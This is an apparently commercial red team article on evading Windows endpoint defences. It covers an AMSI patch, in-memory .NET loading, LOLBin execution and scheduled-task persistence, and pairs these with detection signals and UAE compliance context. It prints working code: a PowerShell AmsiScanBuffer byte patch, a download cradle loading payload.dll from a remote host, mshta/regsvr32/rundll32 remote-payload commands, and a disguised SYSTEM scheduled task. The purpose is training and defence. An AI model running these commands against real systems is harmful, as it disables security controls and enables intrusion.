Key takeaways
- AMSI passes script content to the antivirus engine before execution. A single four-byte patch to AmsiScanBuffer in the current process disables that check for the life of the session.
- In-memory execution via .NET reflection or PowerShell download cradles keeps payloads off disk and out of file-based scanner reach.
- Living-off-the-land binaries such as mshta.exe and regsvr32.exe carry code execution without dropping a custom binary, but each produces a distinctive process tree and network event.
- Script block logging fires independently of AMSI. A bypass that silences the AV engine does not silence the PowerShell transcript provider.
- Scheduled tasks named after Windows system components are the most common low-footprint persistence mechanism in red team work, and the most reliably caught by task creation auditing.
What AMSI does, and why the operator must work around it
Windows exposes the Antimalware Scan Interface so that any registered security product can inspect content before it executes. PowerShell, the Windows Script Host, .NET and several other runtimes call AmsiScanBuffer with the script or assembly content before running it. The AV engine receives that buffer, scans it and returns a result. If the result is not AMSI_RESULT_CLEAN, the runtime refuses to continue. The check happens in process, against the content in memory at that moment, so a payload that is obfuscated on disk but deobfuscated in memory is still readable when AMSI sees it.
For an operator running a red team engagement, AMSI is the control that closes the gap between signature-based file scanning and in-memory execution. Modern offensive toolkits ship obfuscated precisely because every widely-used one has been submitted to VirusTotal, and a file scanner catches a known hash. AMSI breaks that defence by scanning the content after it has been decoded. Disabling it is the first step in almost every script-based execution path, and MITRE ATT&CK T1562.001 documents the class as Impair Defenses: Disable or Modify Tools.
The bypass does not require administrator rights. AmsiScanBuffer lives in amsi.dll, which is loaded into the PowerShell process at startup. The patch targets that in-process copy. The AV engine on disk is untouched and continues to protect every other process on the host.
In
Deliver payload
Script or assembly arrives in memory, not on disk
Evade AMSI
AmsiScanBuffer patched before execution
Through
Blend with LOLBins
Signed binaries carry subsequent execution
Persist
Scheduled task survives reboot, named to look system-native
Patching AmsiScanBuffer in process memory

The classic AmsiScanBuffer patch writes a single RET instruction (the x64 opcode 0xC3) to the first byte of the function. When PowerShell calls AmsiScanBuffer after the patch, the function returns immediately without passing the buffer to the AV engine. The return value lands as whatever happens to be in the RAX register, which the runtime interprets as AMSI_RESULT_CLEAN. The entire scan is silently skipped for the remainder of that process's life. The phishing to domain admin chain we described earlier uses exactly this step as the bridge between the initial email click and in-memory tool execution.
Applying the patch from PowerShell requires a small piece of inline C# to call the Win32 functions VirtualProtect and GetProcAddress. These are ordinary Windows API operations, available to any user-level process with the PAGE_EXECUTE_READWRITE flag for the target memory page. The sequence is: load amsi.dll to find its base address, resolve AmsiScanBuffer's address with GetProcAddress, change the page permissions with VirtualProtect, write the single byte, then restore the original page permissions so the memory layout does not appear anomalous to a tool that inspects it afterwards.
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Amsi {
    [DllImport("kernel32")] public static extern IntPtr GetProcAddress(IntPtr h, string n);
    [DllImport("kernel32")] public static extern IntPtr LoadLibrary(string s);
    [DllImport("kernel32")] public static extern bool VirtualProtect(
        IntPtr addr, uint size, uint prot, out uint oldProt);
}
"@

$lib  = [Amsi]::LoadLibrary("amsi.dll")
$proc = [Amsi]::GetProcAddress($lib, "AmsiScanBuffer")
$old  = [uint32]0

# Mark the page read-write-execute
[Amsi]::VirtualProtect($proc, 1, 0x40, [ref]$old) | Out-Null

# Overwrite the first byte with RET: AmsiScanBuffer returns without scanning
[System.Runtime.InteropServices.Marshal]::WriteByte($proc, 0xC3)

# Restore original page permissions
[Amsi]::VirtualProtect($proc, 1, $old, [ref]$old) | Out-Null

# All subsequent PowerShell calls pass through AMSI unchecked for this session
Keeping the payload off disk
A file scanner catches a known payload the moment it touches the filesystem. In-memory execution avoids that gate by loading the payload directly into the process address space. PowerShell's Invoke-Expression with a download cradle fetches the script over the network and executes it without writing to disk. .NET's Assembly.Load accepts a byte array, so a compiled tool can be downloaded, loaded from memory and invoked entirely within the PowerShell runspace. In an assumed breach exercise, where the operator starts from a granted foothold on a workstation, this is the standard path from the initial shell to a full offensive toolkit.
The .NET reflection approach is the most capable variant. Any assembly that accepts arguments and returns output can be called this way, which means the full library of open-source offensive tools built on .NET can run without leaving a binary on the target. The only disk artefact is the PowerShell process itself, launched by whatever initial access mechanism the engagement used. That process is indistinguishable from a legitimate PowerShell session by file scan alone, which is why adversary simulation work treats AMSI and in-memory loading as a baseline capability rather than an advanced one.
# Fetch the assembly as a byte array and load it without writing to disk
$bytes = (New-Object Net.WebClient).DownloadData("http://192.168.10.1/payload.dll")
$asm   = [System.Reflection.Assembly]::Load($bytes)

# Invoke the entry point by reflection
$type   = $asm.GetType("Payload.Runner")
$method = $type.GetMethod("Execute")
$method.Invoke($null, @("--target", "192.168.10.5"))

# No file written to disk; the payload runs entirely in the PowerShell address space
Living off the land: signed binaries as execution proxies
Application whitelisting blocks unsigned executables but not the Windows binaries that ship with the OS. Living-off-the-land binaries, documented as MITRE ATT&CK T1218, are signed system tools that have a legitimate use and an abuse case. An operator uses them to run code at a stage where dropping a custom binary would trigger an alert. The common ones are mshta.exe, which executes HTML Application files and can point at a remote URL; regsvr32.exe, which loads COM scriptlets via its /i: flag and makes an outbound connection to fetch them; and rundll32.exe, which calls a named DLL export and can execute shellcode embedded in a DLL that looks unremarkable on disk.
The detection gap is not that these tools are unsigned. It is that they are oversigned: everything that calls them is legitimate in the right context, so a blanket block on regsvr32.exe would break Windows components that use it daily. What is anomalous is the combination: regsvr32.exe making an outbound HTTP request, or mshta.exe spawned by an Office process. The table below maps each common LOLBin to the signal that separates operator use from normal use. For a defender's perspective on which combinations should raise an alert, see what your SOC should catch during a red team engagement.
# mshta: execute a remote HTA file carrying VBScript or JScript
mshta.exe http://192.168.10.1/payload.hta

# regsvr32: load a remote COM scriptlet without writing to disk (Squiblydoo)
regsvr32.exe /s /n /u /i:http://192.168.10.1/payload.sct scrobj.dll

# rundll32: call a named export from an operator-staged DLL
rundll32.exe C:\ProgramData\update.dll,Execute| Binary | Operator use | Detection signal |
|---|---|---|
| mshta.exe | Execute remote HTA scripts carrying VBScript or JScript | Outbound network connection; parent is Office, PowerShell or schtasks |
| regsvr32.exe | Load remote COM scriptlet via /i: flag | HTTP request from regsvr32.exe; Sysmon Event ID 7 for scrobj.dll load |
| rundll32.exe | Execute shellcode via DLL export | Arguments referencing non-system DLLs or unusual export names |
| certutil.exe | Decode base64 payloads, download files via -urlcache | Arguments containing -decode or -urlcache with a remote URL |
| wmic.exe | Execute commands, spawn child processes for lateral movement | WMIC spawning cmd.exe or PowerShell with network path arguments |
Persistence and the telemetry that survives the bypass
Scheduled tasks are the most common persistence mechanism in red team work because they survive reboots, run with the requested user context and can be named to blend with the dozens of Windows system tasks present on any managed host. The operator names the task to resemble a Windows component, sets the trigger to ONLOGON or on a schedule, and uses a PowerShell command line with -EncodedCommand to hide the payload from casual inspection. Task creation generates Windows Security Event 4698, which is audited by default on modern Windows Server builds. The tripwires and canary files article covers how a blue team pre-positions detection artefacts that catch this exact move before the operator reaches their objective.
The important gap to understand is that an AMSI bypass does not silence all telemetry. Script block logging is a separate Windows component that records every script block PowerShell executes, stored in the Windows event log under Microsoft-Windows-PowerShell/Operational Event ID 4104. It is configured via Group Policy independently of AMSI. A bypass that patches AmsiScanBuffer does not suppress script block logging unless a second, separate step targets the logging provider directly, and that step itself generates its own event. NIST SP 800-137 on continuous monitoring describes the principle: a defence in depth posture requires multiple independent telemetry streams covering the same action. For a purple teaming engagement focused on endpoint detection, that layering is exactly what gets mapped and tested against real technique execution.
# Create a task named to blend with Windows system tasks, runs at logon as SYSTEM
schtasks /create \
  /tn "Microsoft\Windows\UpdateCheck\WUHelper" \
  /tr "powershell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand <base64>" \
  /sc ONLOGON \
  /ru SYSTEM \
  /f

# Windows Security Event 4698 fires on creation
# Task XML and the encoded command are recorded in the event log verbatim
# The base64 payload is visible to any analyst who queries the task XML
Endpoint evasion and UAE detection requirements
Financial institutions in Abu Dhabi and Dubai operate under CBUAE controls that require documented evidence of endpoint detection capability, not merely the presence of an endpoint product. An AMSI bypass exercise run as part of a red team engagement produces exactly the kind of evidence a CBUAE review asks for: a record of which techniques were run, which controls fired and which were silent. An AV product that is present but cannot see in-memory execution is a control gap, and that gap has to appear in the finding, not in a footnote.
DESC-regulated entities supplying Dubai government are assessed on their detection posture for scripting-based attacks as part of the UAE Cybersecurity Framework. The UAE Information Assurance Regulation, published by TDRA and applicable across federal entities, requires organisations to maintain continuous monitoring capability across endpoints. In practice, that means script block logging, Sysmon and EDR telemetry must each be active and fed to a SIEM, not just the antivirus console. An operator who can run a payload through an AMSI bypass and generate no alert has found a monitoring gap that the regulation requires to be closed. ADHICS places equivalent expectations on Abu Dhabi healthcare entities, where endpoint visibility is treated as a patient data protection control. The red team assessment is what surfaces these gaps before an adversary does.
Frequently asked questions
What is AMSI and why does it matter for endpoint security?
AMSI, the Antimalware Scan Interface, is a Windows API that lets any registered security product inspect script and assembly content before it executes. PowerShell, the Windows Script Host and .NET all call it. It closes the gap between file-based scanning and in-memory execution by scanning content after it has been decoded but before it runs.
How does patching AmsiScanBuffer differ from disabling antivirus?
An AMSI bypass patches the in-process copy of AmsiScanBuffer inside a single PowerShell session. The AV engine and its service remain running and continue to protect every other process on the host. Disabling antivirus requires higher privileges, is far more visible and is detected by most EDR products as a high-confidence indicator. The AMSI bypass is scoped to one process and one session.
What is in-memory execution and how does it evade a file scanner?
In-memory execution loads a payload directly into a process's address space without writing it to the filesystem. A file scanner checks files at creation or access time and cannot scan content that never exists as a file. Using .NET Assembly.Load or PowerShell's Invoke-Expression with a download cradle, a tool can run entirely from memory without touching the disk at any point.
What are living-off-the-land binaries?
Living-off-the-land binaries are signed Windows system tools that have legitimate uses but can also execute attacker-controlled code. Examples include mshta.exe, regsvr32.exe and rundll32.exe. Because they are signed and present on every Windows host, application whitelisting based on binary signing does not block them. Detection relies on behavioural anomalies rather than the binary itself.
Does an AMSI bypass also disable script block logging?
No. Script block logging is a separate Windows telemetry component, configured via Group Policy and stored in the PowerShell/Operational event log under Event ID 4104. Patching AmsiScanBuffer silences the AV engine's view of script content but does not suppress the logging provider. A second, targeted step is required to disable logging, and that step itself generates its own event record.
How does an AMSI bypass differ from an EDR bypass?
AMSI bypass targets a specific Windows API function that feeds content to antivirus engines. EDR platforms instrument the kernel and user-mode layers separately, capturing process creation, memory allocation, network events and ETW telemetry independently of AMSI. An AMSI bypass alone does not silence an EDR. It addresses one detection layer, not all of them.
What Windows events does an AMSI bypass leave on the host?
The byte-patch itself does not generate a dedicated Windows event. The PowerShell command that applied the patch is recorded in script block logging under Event ID 4104 if logging is active. Sysmon Event ID 10, process access, can capture the memory-write operation depending on the Sysmon configuration's access mask rules.
How should a blue team detect LOLBin abuse?
The most reliable signal is not which binary ran but its parent process and network behaviour. Regsvr32.exe making an outbound HTTP connection, mshta.exe spawned by an Office application, or certutil.exe with a URL in its arguments are all anomalous combinations. Sysmon process creation and network connection events correlated on parent-child relationships catch these where a binary allowlist alone does not.
What MITRE ATT&CK technique covers AMSI bypass?
MITRE ATT&CK T1562.001, Impair Defenses: Disable or Modify Tools, covers AMSI bypass and similar techniques that target security tooling rather than avoiding it entirely. Signed binary proxy execution via LOLBins is documented separately as T1218, with sub-techniques for each binary family.
How does a red team engagement test these techniques safely?
A red team engagement defines the crown jewel objective and the systems in scope in a written authorisation letter before work begins. The operator applies techniques including AMSI bypass and in-memory execution against those scoped systems only. All activity is logged and time-stamped so the blue team can correlate what they caught against what actually ran during the debrief.